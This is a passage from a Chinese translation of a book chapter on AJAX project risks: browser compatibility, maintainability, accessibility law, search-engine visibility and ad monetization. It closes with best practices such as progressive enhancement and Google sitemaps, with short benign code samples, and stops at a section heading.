我们可以使用软件风险管理的一些通用原则管理软件中的风险。以下简单地列出了通常用于抑制风险的推荐使用方法：

- **采取纵观全局的观点**——眼光开阔，不仅仅考虑眼前的技术和预算约束，同时关注外部问题，例如机会成本（可选方案的价值大小将影响你做出的选择决定），以及这个项目如何影响销售目标。采取纵观全局观点的要点是维持一种共识，即在一个软件项目中什么才是最重要的。
- **持有共同的产品愿景**——在团队成员之间培养一种所有权共享的文化并且让大家都了解项目是什么，项目的预期输出是什么。
- **采用团队工作的方式**——汇集团队成员的不同长处，从而形成团队优势，这种优势将超出各个成员长处相加总和。
- **维持长期关注的观点**——牢记当前决策对未来潜在的影响，并且为长期的风险管理和项目管理做好预算。
- **保持有效的沟通**——鼓励正式和非正式的团队沟通方式。

以上所列都是优秀的建议，但是当处理特定于AJAX的挑战时只有这些建议是不够的。因此，本章介绍了在给定的项目中评定风险的一些方法和减少全面风险的一些最佳实践。

10.1 风险来源

AJAX至少存在三个方面的风险。这三方面的风险可以描述为技术风险、文化/政策风险和市场风险，如图10-1所示。




图10-1 AJAX三种风险组成因素

10.1.1 技术风险

这些问题直接关系到软件的设计、开发和维护，包括了安全性、浏览器能力、时间进度、开发成本、硬件成本、开发者技巧和类似的相关问题。

10.1.2 文化/政策风险

重点围绕着终端用户的经验存在一些不明确的问题，这些问题包括了他们对软件的看法和期望值，以及这些看法和期望值对软件起到什么样的影响。

10.1.3 市场风险

这些问题涉及成功执行的业务模型对销售额、捐赠、商标认知度、新账号注册等因素的影响。

这些问题都与风险相关，我们可以根据参考框架简单的对这些问题进行分组绑定。最为重要的是针对项目具体情况把这些风险划分到不同的严重等级中，然后使用这些风险驱动决策的制定过程。

10.2 技术风险

和其他类型的风险不同，技术风险能够真正导致项目无法完成。在为构建AJAX应用评估第三方框架时，由于缺少技术上的控制权，这一类的风险应该是最为重要的。一些研究已经表明50%的企业软件项目中途夭折，无法实现产品化[①]。以下列出了一些导致失败的具体原因。

10.2.1 范围

有时，当为一个大型组织的用户群体编写软件时，我们需要权衡各方利益构建大家都能够使用的基本通用功能。 基本上我们有时需要构建基于最老最差的硬件和软件的计算机仍然能够访问的应用。普通用户往往使用大量不同的客户端浏览器和操作系统。虽然我们在这里点明了这种实际状况，但是兼容用户使用的浏览器对于我们的Web应用而言相当重要，否则我们将冒着无法交付软件的风险。无论这里是否意味着对Opera的1%的市场份额值得关注，并且执行一些开发工作——软件必须至少是在各种平台中具有代表性的取样平台上执行各种严格测试，我们才能确认软件能够运行的目标范围是什么。以下是一个技术风险的例子，其中范围和丰富性之间的平衡（见图10-2）可能是基于Web开发每天遇到的最大问题。




图10-2 范围/丰富性的折中考虑

Web应用的基本问题是不同的浏览器以不同的方式解释页面。虽然这一点已经显而易见，我们仍然未知的是当开始突破这种限制时将会面临什么样的挑战。在Firefox中很简单的实现，在IE中却可能出奇的难。当项目的需求范围涉及所有的目标浏览器和操作系统时，我们的风险在成功

① 参见Robbins—Gioia Survey，2001。

完成需求的过程中也随之出现。

市场研究公司In-Stat/MDR预言美国仅移动员工就将在2008年前达到1.03亿，接下来的几年全球范围的移动员工将达到8.78亿。这也意味着越来越多不断增长的员工数量将从工作场所之外的地方访问公司的Web应用，这种状况将导致软件失去控制，尤其是他们的Web浏览器。

在应用的丰富性级别和使用应用的用户数量上通常存在权衡（出于客户端平台的不兼容性考虑）。这些风险的严重性由以下几个因素决定：

- 应用是公共应用还是私有应用（位于防火墙之后）。公共应用存在特有的不同种类的用户。比起公共应用，企业应用通常具有限制企业用户使用一到两种浏览器的优势。
- 目标用户首选浏览器和操作系统的细分，也即有多少员工或者客户使用Safari Mac，有多少使用Firefox Mac，有多少使用Firefox PC以及IE。
- 小范围用户浏览器的不兼容性对潜在市场的影响。我们需要问自己这样一个问题，“如果不支持Safari，那么我们将丢失多少用户，从公共关系观点上和成本利润角度上考虑是否可以接受?”
- 用户调整他们所使用的浏览器或者操作系统意愿的大小。

伴随着时间的推移，这种权衡慢慢地倾向于对功能丰富性的支持。浏览器厂商之间存在一种心照不宣的默契，即他们需要提供具备可比性的功能兼容JavaScript、DHTML、XML和XMLHttpRequest来提高各自的竞争力，总而言之，我们能够编写具有AJAX功能软件工作在所有主流的浏览器中。Mozilla作为一种跨平台的浏览器，尝试在Linux、MacOS或者Windows中确保所有的应用以相同的方式运行。Safari已经在追赶Mozilla，Opera浏览器也一样，在每个季度，当产品在即将发布版本中宣称支持一个新特性时，浏览器趋于一致性的伟大的工作也正在如火如荼的持续进行。伴随着这些浏览器继续迈向成熟，编写在这些浏览器中都能够运行的富应用将变得更加简单。Safari最近引入的对XSLT的支持就是这样的一个例子，这个工作让交付XML驱动的应用在所有的主流浏览器中运行成为了可能。

10.2.2　浏览器能力

AJAX技术世界的发展目前还存在很多未知的领域。浏览器厂商似乎才刚刚开始意识到开发者想要些什么，也才刚刚开始意识到当构建跨平台解决方案时浏览器明显的缺陷和疏忽有时会形成了无法预测的绊脚石。这其中一些著名的例子包括了Opera和Safari浏览器长期以来对XSLT的支持欠缺，Safari中锚标签的书签问题。IE 6和IE 7在DHTML元素定位方面存在明显的缺陷，需要一些复杂的工作才能实现元素的准确定位。在IE中能够很好工作的一些技术，在Firefox中显示时可能会遭到抵制（特别是和XSLT相关的技术）。例如，考虑在IE和Firefox中对比XSL转化为HTML和JSON转化为HTML这两种情况，如图10-3所示。

这里的风险是开发一个功能特性却消耗了不可预知的时间，甚至是无法实现。很明显，浏览器模仿类似于桌面软件方面是存在一定程度的限制，这种限制边界的精确位置仍然是一个处于探索中的话题。因此，AJAX常常成为了一种创造性的工作。开发者摸索出了一条解决问题的方法，发现无法继续走下去时，只能回头探索新的路子。




图10-3 在IE和Firefox中从XML数据和JSON数据呈现为HTML的比较

10.2.3 可维护性

JavaScript、DHTML和CSS代码往往变得很复杂并且难以维护。其中一个难点是很多的开发者没有使用优秀的IDE编写和测试他们的代码。另一个难点是出于性能的考虑需要使用一些性能分析技巧。和基于传统的服务器处理答复响应的传统架构编写的应用相比，这些因素导致了意大利面式的代码（无组织的、难以控制的代码结构）和更高的长期维护成本。在不断变化的技术环境中，随着时间的推移风险迅速集中化，需要我们为应用耗费大量的维护时间。

当浏览器任意修改浏览器工作和解释CSS和JavaScript的方式时，可维护风险进一步加剧。微软和Mozilla公司有时会以关闭安全漏洞或者“正在修复”CSS问题为理由，对于某种特定的技术或者方法意外的停止提供技术支持。Mozilla公司提供的对剪切板的访问技术就是这样的一个例子，这个技术不止一次被修改。另外一个例子是IE 7对DHTML盒子模型（box model）的修改。当微软公司开始实现一种更加兼容标准的CSS实现技术时，这种技术将破坏很多已经构建并且运行在老式的充满缺陷模型的浏览器中的Web应用。

当浏览器修改后，企业必须迅速行动并且频繁处理突然的、无法预料并且成本昂贵的维护工作，这些风险将进一步恶化难以维护的意大利面式代码。

10.2.4 向前兼容

向前兼容和可维护性风险有关。当推出新的浏览器和操作系统时，AJAX应用的某些部分可能需要重新编写来适应新的布局引擎变化，CSS解释器变化，JavaScript、XMLHttp和DHTML基本运行机制的变化。在过去，诸如Opera和Safari的早期版本都曾经有过在页面上任意修改CSS元素定位的不良历史。IE 7也重蹈覆辙。这就是一个风险，因为开发者需要预先考虑来自新浏览器对用户体验存在影响的所有可能更改。这也将影响到成本的控制，因为这种状况原本无法预知，不过向前兼容的功能能够被很好地测试和更加准确地预计。我们通常可以获取到的浏览器最新公开的beta版本，关注这些信息也很重要。

1. Firefox 3.0

紧随Firefox 2.0之后是Firefox 3.0版本，这个版本预计在2007年第四季度发布。版本3更像是一个更新版本，而不是全新的迭代版本。Mozilla公司正在考虑50个新的可能存在的特性，包括了

核心浏览器技术的升级，改进插件管理和安装系统，用于应用集成的新的图形界面、增强的打印功能、私有的浏览能力和修正的密码管理器。

对于开发者而言，Firefox 3.0将意味着更多地遵守Web标准兼容性和可访问性。其中一个目标是通过ACID2 Web标准HTML和CSS呈现测试（http://www.webstandards.org/action/acid2/），这个目标也暗示了对浏览器核心引擎的修改。遵从CSS 2.1标准已经列上路线图开发计划，这将同样影响到页面显示的效果。

2. Safari 3.0

我们对Safari的下一个版本的信息知之不多，而Apple公司对于产品的路线图也没有太多的解释，但是传闻Safari 3.0将包括对CSS呈现引擎的主要更新，将部分或者全部实现CSS 3.0的特性，其中包括支持用户随意调整文本区域大小。Safari 3.0将同时包括一个更新的Web监视器工具，这个工具将帮助开发者浏览DOM结点。

3. IE 8（IE的“下一个版本”）

相对最新发布的IE 7和Vista而言，现在讨论IE 8似乎言之过早，但是微软公司已经为下个阶段的开发计划做好了准备。最终的版本将在2008年的某个时间发布，主要可能包括了对微格式（microformat，基于HTML内联嵌套内容）特性的增强。虽然，我们希望改进对XHTML的支持，但是我们仍然不清楚JavaScript 2.0对XHTML的支持是否会列上开发路线图。根据来自IE平台架构师Chris Wilson的意见，微软将在布局和遵循层叠样式表（CSS）2.1规范方面做出投入。Chris Wilson同时还说微软希望让其浏览器对象模型能够更加协调地工作“使其和其他浏览器协同工作更简单并且支持更加灵活的编程模式”。

4. Opera 10

虽然还没有设置发布日期，Opera 10的愿景似乎是平台无关性的。Opera的目标是创建一个能够运行在任何设备和操作系统之上的浏览器，包括了移动手机和游戏控制台——通过此举能够转变浏览器之间力量对比的现状，Opera浏览器会稍微增加优势，但是仍然不被看好。

10.2.5　第三方工具支持和代码过时

采用诸如Dojo或者Script.aculo.us的第三方工具“免费”为应用添加更多的功能，但是也引入了与生俱来的风险。由于第三方框架一系列的缺陷，而且第三方工具的黑盒模型无法调试，因此很多应用的质量都变得无法保证。位于西部海岸的一家电子商务公司实现Dojo框架，需要支付高昂的咨询费用来处理这些框架带来的问题。虽然这些缺陷都被解决并且最终成果重新贡献给了这个框架，但是却导致了公司大量无法弥补的损失。

如果框架没有以用户想要的速度进行维护，或者在未来的某个迭代开发中没有得到支持，代码过时（obsolescence）同样会为开发过程带来麻烦。当发生突发事件（rug-pulling）时，例如浏览器或者操作系统更新了，此时尤其麻烦。添加特性或者改进功能会要求对工具了解更深入的开发者的加入。

10.3　文化和政策风险

任何软件项目都存在客观的和主观的政策风险。在交互过分丰富的Web应用，当前我们很大

程度上忽略了这方面的风险，从而给我们的用户带来了潜在的负面影响。当然，我们的目标是改善可用性，但是十年以来HTML先入为主的因特网用户养成的固执习惯是否容易改变呢？当然，在这里假定我们的用户不够聪明显然是一个错误的假设，但是所有的用户都对Web应用应该做出的响应和提供的反馈满怀期望。如果我们的用户经验丰富、可培训、而且能够接受变化，设计者可以采用更广泛的方式，用户通过这些认为合理的方式和应用交互。难道我们是在讨论设计者应该担心在效率低下、过时的Web1.0用户交互之上所作的创新吗？当然不是，只是一些善意的提醒而已。

10.3.1 终端用户的期待

AJAX在页面上使用了一种让内容快速加载的方式。对于常规的可视化提示的不够充分实际上对具备较少技术专业背景的用户将会约束可用性。公众有各种不同的期望值。如果用户的经验告诉他一个条目通常是可点击的，而不是可拖曳的，他们可能会对这种拖曳的元素感到不知所措——他们不会注意到外在使用的简易性。想象这种场景的发生并不难：如果你以前从来没有见过Web页面上存在可拖曳的元素，怎么可能会预料到当前存在这么一个元素呢？

在因特网上转变这种习惯的成本是比较小的。通常情况下，这是Web上的一种文化上和经济上的独有特性，这种特性有助于对事情只有三分热度的用户。如果用户访问公众Web网站感受到挫折感，他们往往倾向于访问其他的网站。在这种场景下，AJAX是一把双刃剑。

10.3.2 可培训性

在公众Web网站中，应用用户通常是具有不可培训性，因为他们开始使用应用时和应用提供商没有太直接的关系。用户的可培训性取决于这种关系的类别、用户学习的动机、所需培训知识的深度和用户关注范围的大小等因素。为Web应用执行培训可以包括网站演示、内嵌Flash影片教程或者印刷好的用户指南。在以消费者为目标的应用中，转换用户习惯的成本通常很低，而且用户通常缺少适应新界面或者工作流的动机。影响可培训性的因素包括以下几个方面：

- **用户和服务提供商关系亲切程度**——比起Web上的匿名用户，公司员工更有动机学习新的工作流。比起新的销售领导们，已有顾客同时也更可能耗费时间来学习新的应用。
- **用户回报大小**——如果有回报，用户自然更有动机学习新的应用，例如获取对有价值服务的免费访问，访问的内容充满了娱乐性或者对他们的工作起到帮助作用。如果没有明确的回报或者没有什么价值，用户当然没有学习的动机。
- **任务的难易程度**——越复杂的任务越需要付出更多的学习。

在企业内部，比起消费者-服务提供商关系，我们通常可以更好地改变用户的使用习惯。换言之，我们有更强的能力让用户学习新的界面。也就是说，用户接受程度很重要。终端用户拒绝使用是软件项目失败的主要原因之一[①]。

① Jones，Capers. *Patterns of Software Systems Failure and Success*波士顿，MA: International Thompson Computer Press，1996。

10.3.3　合法性

Web可访问性是一个关系到Web应用设计技术世界合法性环境的问题。在美国，Section 508[①]规定了政府组织可以采用什么样的方式构建软件并且限制政府组织对富因特网应用的使用——至少在某种程度上他们仍然可以内置支持辅助设备，例如文本语音转化软件。我们已经探讨了构建具备可访问性AJAX应用的一些方式，某些公司可能认为他们属于私营组织，所以可以免于诉讼。事实上，《美国残障人法》（the Americans with Disabilities Act，ADA）已经存在一些条款用于起诉可访问性差的Web网站的私营公司，例如2006年备受瞩目的Target公司Web网站的案子[②]。当RIA成为标准时，可访问性将日益成为时下关注的问题。主要组织机构正在尝试通过更新法律和软件解决方案来解决这些问题。

1．Section 508

《康复法》（Rehabilitation Act）的Section 508要求美国政府的组织机构使用的计算机软件和硬件符合清晰定义的可访问性标准。虽然Section 508没有要求私人公司部门遵循这些标准，但是已经提供了强烈的动机要求联邦代理使用最佳符合标准的提供商的软件产品。

2．电信法

和Section 508不同，《电信法》（Telecommunications Act）的第255节并没有实际应用到私营部门。这些条款规定了电信产品和服务在任何“可供实现”的时候都应该具备可访问性——这是一个模糊而且宽泛的目标需求。

3．ADA

《美国残障人法》（the Americans with Disabilities Act，ADA）基本上要求公共服务和雇佣提供产品都应该具备可访问性。ADA授权员工可以在企业中要求“合理的调整”，包括企业内部网站、软件和硬件。ADA同时可以应用到组织机构和商业性Web网站，例如在Target公司Web网站的诉讼中，促使了整个国家对突然提升的合法性披露的关注。

10.4　市场风险

所有的组织机构都和市场营销有关。因特网市场营销衍生出了新类型的市场营销人员，这些人了解搜索引擎优化，了解Web网站货币化（Website Monetization），同时还了解目标客户，以及因特网市场营销的文化和技术特性。本文讨论的所有其他风险最终都将演化为市场营销风险，因为这些风险将影响这些组织机构管理在线业务的能力。

10.4.1　搜索引擎的可访问性

很多组织机构的业务很大程度依赖于搜索引擎排名。任何可能对排名带来潜在负面影响的操

---

① 在1998年，美国政府修改了《康复法》（Rehabilitation Act），制定了由联邦政府维护的电子和在线内容的可访问性规则。这些规则通常被称为“Section 508规则”，可以通过www.Section508.gov了解到更多的信息。——译者注

② Target.com网站由于图片上没有加alt标签，页面无法使用键盘操作，并且没有让人方便浏览的h1标签等因素，被美国国家盲者联盟认为对视觉障碍者造成了访问障碍，因而违反了《美国残障人法》，从而导致了一场官司。——译者注

作都被认为是不可接受的。很多的市场营销人员都很关心在公司网站中使用AJAX技术可能会意味着公司的网页将不再出现在搜索引擎的结果页面（search engine results page，SERP）中。这是一个实际的问题并且需要重点考虑。除了搜索引擎“知情人士”（Google的工程师）之外，没有任何人知道搜索引擎的具体工作细节，了解这一点很重要。他们也不想让我们知道具体的细节，也许和其他正在尝试设计优秀网站并且应该获得良好排名的人们相比，是为了防止我们获得不平等的优势。Google的运作模式通常是鼓励为用户设计网站的人们，而不仅仅是为搜索而搜索。不幸的是，实际运作中无法完全接近想要获得的结果。实现搜索引擎的的优化（Search Engine Optimization，SEO）还是不实现搜索引擎的优化，这是一个真正的雷区，其中的很多优化会让优秀的网站排名下降。

在深入讨论这些细节之前，我们应该先了解搜索引擎的概况。搜索引擎使用了称为机器人的特殊程序在整个Web中爬行，然后为内容做出索引。每种搜索引擎都使用不同的技术搜索新的网站并且评估这些网站的重要性。一些搜索引擎允许用户直接提交特定的网站，甚至是提交特定的链接用于索引。另一些搜索引擎依靠反向链接（inbound link）有机的发展逐步“指引”机器人程序向正确的方向爬行定位新的网站。反向链接是从其他已经在搜索引擎中存在的网站直接指向本网站的链接。机器人存在的问题是这种程序并不一种严格意义上的Web浏览器。例如，Google以前使用一种老式Lynx浏览器在Web页面之间爬行，这种方式意味着这种浏览器无法执行JavaScript并且读取结果。最近，Google似乎已经更新了这种爬行技术使用了Mozilla变体[①]（Firefox也使用了该引擎）。已经存在证据表明Google的爬行程序（aka Googlebot）现在已经能够单击JavaScript加载的超链接并且在其内部执行代码。

当Google使用Mozilla时，种种迹象都表明Google机器人确实具备能够解析JavaScript的可能性，但是在帮助AJAX技术具有搜索引擎可访问性方面，这种新的程序不是必需的。对于在Google SERP中出现的任何一个页面，URL都必须是唯一的。这也意味着作为XHR请求加载的这一部分内容是无法直接索引的，即使Google捕获了从XHR读取的内容，也无法直接通过简单的超链接引导用户访问应用状态。这也对SERP产生了消极的影响。

当然，Google不是唯一的一种搜索引擎，其他的搜索引擎（MSN搜索和雅虎）在处理JavaScript时据说解析过程更为严格。这里并不是暗示网站可以无所顾忌地使用AJAX或者JavaScript，因为机器人通常比较容易忽略一些无法理解的内容。如果应用“位于防火墙后方”或者通过登陆权限被保护了起来，SERP将不会对其进行任何处理，所有的这些内容都将被忽略不计。如果一些关键内容对SERP很重要，那么使用AJAX技术读取这些内容是很危险的事情，不过，这些搜索引擎确实在这些技术处理上有所增强。

交互丰富的用户体验产生的诱惑可能会诱使开发者尝试众多所谓黑帽技术中的一种欺骗搜索引擎，让其对网站建立索引。如果这种行为被发现，搜索引擎提供商将会把网站列入永久性黑名单列表中。一些黑帽技术列举如下。

- **伪装**（cloaking）——通过检测Googlebot[②]用户代理字符串，把Googlebot重定向到搜索引擎可以访问的镜像网站。

① 参见http://www.adsensebits.com/node/24。

② Googlebot是Google的搜索机器人程序。——译者注

- **不可见文本**——为了改进SERP的目的，在页面不可见区域隐藏内容（隐藏SPAN或者把内容定位到屏幕之外）。
- **重复内容**——为相同内容创建镜像页面，为了获得内容索引在镜像页面包含较少的JavaScript，但是把大部分用户导航到正确的版本。伪装技术有时也使用这种方式。

就Googlebot技术当前的技术状态而言，存在以下一些因素，加大了搜索引擎不可访问的风险。

- 把AJAX用于主要内容的导航（在网站的主要部分内导航）。
- 应用是内容驱动（content-driven）的并且SERP对于应用而言很重要。
- 搜索引擎机器人遵从的链接无法被索引——如果没有某种形式的重定向，URL无法被浏览器显示。

10.4.2　范围

范围风险既是一种市场问题也是一种技术问题。基于AJAX技术存在的问题是并非所有的人都能够使用这项技术开发的应用。即使我们的AJAX应用支持各种主流的浏览器，仍然存在一些用户的浏览器无法支持JavaScript。当出于安全因素考虑，在一些严格控制的企业环境中这种情况很可能出现。同时，还有一些用户只是关闭对JavaScript功能的支持，因为他们不想被弹出窗口和其他一些侵入式的动态行为所干扰。在任意给定时间内都存在3%[①]到10%[②]的公众关闭对JavaScript的功能支持。

范围同样受本章讨论的其他风险所影响。持有较少的SERP值将影响到范围，因为更少的用户能够发现这个网站。由于界面过于新颖或者过于创新失去用户自然也会影响范围，浏览器技术更新破坏Web网站功能同样也会导致失去用户。完全最小化范围风险的唯一方式是除了保留最基本、正确格式化的HTML之外，清除其他额外的标签。

10.4.3　货币化

因特网市场营销人员同样快速意识到AJAX已经造成了常见的Web网站收益模型的混乱。虽然Google Adsense使用CPC（Cost per Click，每单击成本）模型，但是其他很多广告驱动的网站则使用了CPM（Cost per thousand impressions，每千印象成本）模型，只为广告客户的页面浏览支付报酬[③]。这种收益模型的理念是市场营销人员相信广告的价值来自于品牌和认知效应，而不是来自于直接的货币转化。无论真假，在CPM的方式下平均点击次数（click-through）是很昂贵的。广告普遍获得的点击率都很低（有时是0.1%或者更少）。AJAX为CPM制造了一些麻烦，因为在正常情况下如果超链接触发了一个XHR，而不是使用完全页面的加载方式，广告系统并不会注册一个新的广告“印象”。广告商同样可以获得好处，但是网站没有了收入。基于页面事件（例如XHR）简单地实现一个触发器来刷新同样不是一种有效的解决办法。什么样的请求才应该激发一

① 参见http://www.thecounter.com/stats/2006/March/javas.php。

② 参见http://www.w3schools.com/browsers/browsers_stats.asp。

③ CPM取决于“印象”的多少，一个印象通常理解为一个人的眼睛在一段固定的时间内注视一个广告的次数。——译者注

个“印象”呢，这个问题一直存在争议。AJAX和XHR的魔力对于这种收益模型的影响仍然不够清晰，广告客户担心其中可能存在广告“印象”的欺诈行为。对于不同的Web网站，事件系统（event-system）同时也缺少直接的比较基准。如果某个Web网站在每次的XHR加载了比较多的内容，或者比其他Web网站使用了更多的分页，“印象”的数量很可能被人为地膨胀。

10.5 风险评估和最佳实践

用来评估AJAX在项目中所扮演角色的各种因素可谓不计其数。其中最重要的一点是记住所有的软件项目都存在风险。AJAX同样也不例外。我们已经讨论了其中的一些风险，以下列出降低全面风险的一些策略。

10.5.1 采用特定的 AJAX 框架或者组件

把浏览器的兼容性和优化问题留给熟悉这些问题的人们，从而达到节约我们自己时间的目的。已经存在了很多优化良好的可用的第三方AJAX框架和组件，这些框架和组件已经解决了很多跨浏览器问题。其中的很多通过定期的更新在维护方面很活跃。这是一种节约时间和成本的方式，虽然会新引入风险，但是仍然是值得的。我们可以通过以下几个方面评价一个框架或者工具：集成到开发中的时间，可获得支持的质量，以及对预备对这个框架或者工具依赖程度的权衡。

AJAX框架和组件套件示例

Dojo（开源）：http://dojotoolkit.org/。

Prototype（开源）：http://prototype.conio.net/。

DWR（开源）：http://getahead.ltd.uk/dwr/。

Nitobi（开源）：http://www.nitobi.com/。

Telerik（开源）：http://www.telerik.com/。

10.5.2 渐进增强和不唐突的 JavaScript

渐进增强（Progressive Enhancement，PE）是一种构建AJAX应用的方法，通过这种方法构建的应用能够出色的运行，甚至是在客户端浏览器无法执行JavaScript和执行XHR时。渐进增强和优雅降级（Graceful Degradation）不同，对于后者，我们构建了丰富的功能，然后使用一些机制降低页面功能让其至少在不兼容的浏览器上看起来正常。PE有时也称为Hijax。

- PE的本质意味着你应该以一种无需JavaScript运行方式编写应用。
- 在应用正常工作之后增加JavaScript功能层。
- 让所有基本功能在所有的浏览器都是可以访问的。
- 确保增强的布局是由外部链接的CSS提供的。
- 基于不唐突的、外部链接的方式提供增强的行为[①]。
- 留意终端用户浏览器的参数设置。

① “不唐突的”是一种开发思想。意思是尽最大努力将页面的结构、表现、行为三部分分离开，将它们分别保存在html、css和js文件中，使得它们之间以尽可能相互独立的方式来工作。——译者注

通过PE的方式，我们基于传统的回传架构编写应用，然后渐进增强应用来包含链接到XHR调用的不唐突事件处理函数（不是使用内嵌的HTML事件，而是外部引用JavaScript）作为一种读取信息的方法。服务器接着可以返回页面的一部分，而不是返回全部页面。这个返回的页面片段接着被插入到当前加载的页面，不需要页面的刷新。

当用户使用不支持JavaScript的浏览器访问页面时，XHR代码将被忽略，而传统的模型继续完美的工作。这个和优雅降级的例子不同。通过抽象服务器端API，完全可能基于相对少的付出构建两个版本；但是事先需要定制一些开发计划。

这种实现方式不但有利于应用可访问性（可以被不支持JavaScript浏览器所支持），而且有利于搜索引擎的优化（支持到所有内容的可以书签化的链接）。

以下是一个不唐突增强超链接的例子。在第一段代码片段中，我们显示了一个到包含客户信息的动态页面的硬编码链接。

```
<a href="showCustomerDetails.php">Show Customer Details</a>
```

在第二个代码片段中，可以看到相同的链接，不过我们为了获取相同的信息拦截了点击事件并且执行AJAX请求。通过使用属性contentOnly=true调用showCustomerDetail.php页面，程序简单地输出内容，没有任何的页面格式化。然后，我们能够在AJAX请求返回内容之后使用DHTML把内容插入到页面中。

```
<a href="showCustomerDetails.php"
onclick="returnAjaxContent('showCustomerDetails.php?contentOnly
=true', myDomNode); return false;">
Show Customer Details
</a>
```

当使用不支持JavaScript浏览器的用户点击链接时，onclick属性的内容将被忽略，showCustomerDetails.php正常加载。如果用户浏览器支持JavaScript，页面将不被加载（因为在onclick最后返回了false），取而代之的是使用我们上文例子中编写的用于处理XHR的returnAjaxContent()方法触发AJAX请求，

和渐进增强的方法论保持一致，甚至更为优雅的解决方案是完全移除所有内联的JavaScript。在这个范例中，我们能够应用唯一的CSS类来代替使用onclick属性：

```
<a href="showCustomerDetails.php" class="AJAXDetails">
Show Customer Details
</a>
```

接着，在页面下载到浏览器页面onload事件之后，在外部引用的JavaScript中执行以下程序来将事件附加到超链接：

```
function attachCustomerDetailsEvent() {
  var docLinks = document.getElementsByTagName("a");
  for (var a=0; a < docLinks.length; a++) {
    if (docLinks[a].className.match("ajaxDetails")) {
      docLinks[a].onclick = function() {
returnAjaxContent('showCustomerDetails.php?contentOnly=true',
myDomNode);
```

```
            return false;
          };
        }
      }
    }
```

这段代码循环页面上所有的<A>标签，找到标记为类AJAXDetails的标签，然后附加事件。这段代码在没有JavaScript支持的环境时是完全不唐突的。

10.5.3 Google 网站地图

Google已经为我们提供了一种生成索引的方式来帮助搜索整个网站。这种方式支持开发者定义基于XML的网站地图（sitemap），在网站地图中包含了诸如重要页面的URL信息、最后更新时间和更新的频率等信息。

在难以通过可搜索的界面访问网站所有内容的情形下，Google网站地图很有用。这种网站地图同时还能够帮助搜索引擎查找孤立的页面和Web窗体之后的页面。

如果应用使用唯一的URL构建Web页面状态，那么网站地图XML会是一个用于帮助Google搜索所有重要内容的有用工具，但是我们无法保证Google一定会执行这项搜索工作。这项技术所具备的优势使之成为Google所实际认可的少量SEO技术之一。

虽然已经存在很多免费的工具可用于帮助生成Google网站文件，不过如果你自己感兴趣并且能够提供关于网站重要区域的信息，那么手动创建一个也很简单。以下是Google网站地图XML文件的范例：

```
<?xml version="1.0" encoding="UTF-8"?>
<urlset xmlns="http://www.google.com/schemas/sitemap/0.84">
        <url>
            <loc>http://www.nitobi.com/</loc>
            <lastmod>2007-10-01</lastmod>
            <priority>1.0</priority>
         </url>
        <url>
            <loc>http://www.nitobi.com/products/</loc>
            <lastmod>2005-10-03T12:00:00+00:00</lastmod>
            <changefreq>weekly</changefreq>
        </url>
        <url>
            <loc>http://www.nitobi.com/news/</loc>
        </url>
    </urlset>
```

LOC标签提供了对URL的引用。LASTMOD描述了最后更新的时间，CHANGEFREQ让Google了解内容更新的频率，而PRIORITY则是 介于0和1之间数值指明适当的重要程度。通常情况下，把所有的页面都设置为1.0并没有什么好处，因为无法提高整个网站的排名。另外，新的文章或者新的页面应该比主页面设置为更高的优先级，例如，这是一个相对稳定不变的页面。

在创建了网站地图之后，Google必须能够读取到这个文件的信息。我们可以通过访问google.com上的Web管理工具（https://www.google.com/ webmasters/tools）来达到这个目的。不久

之后文件将被下载，然后在固定的时间间隔内将被重新下载，因此，我们需要确保这个文件及时更新。

10.5.4　可视化提示

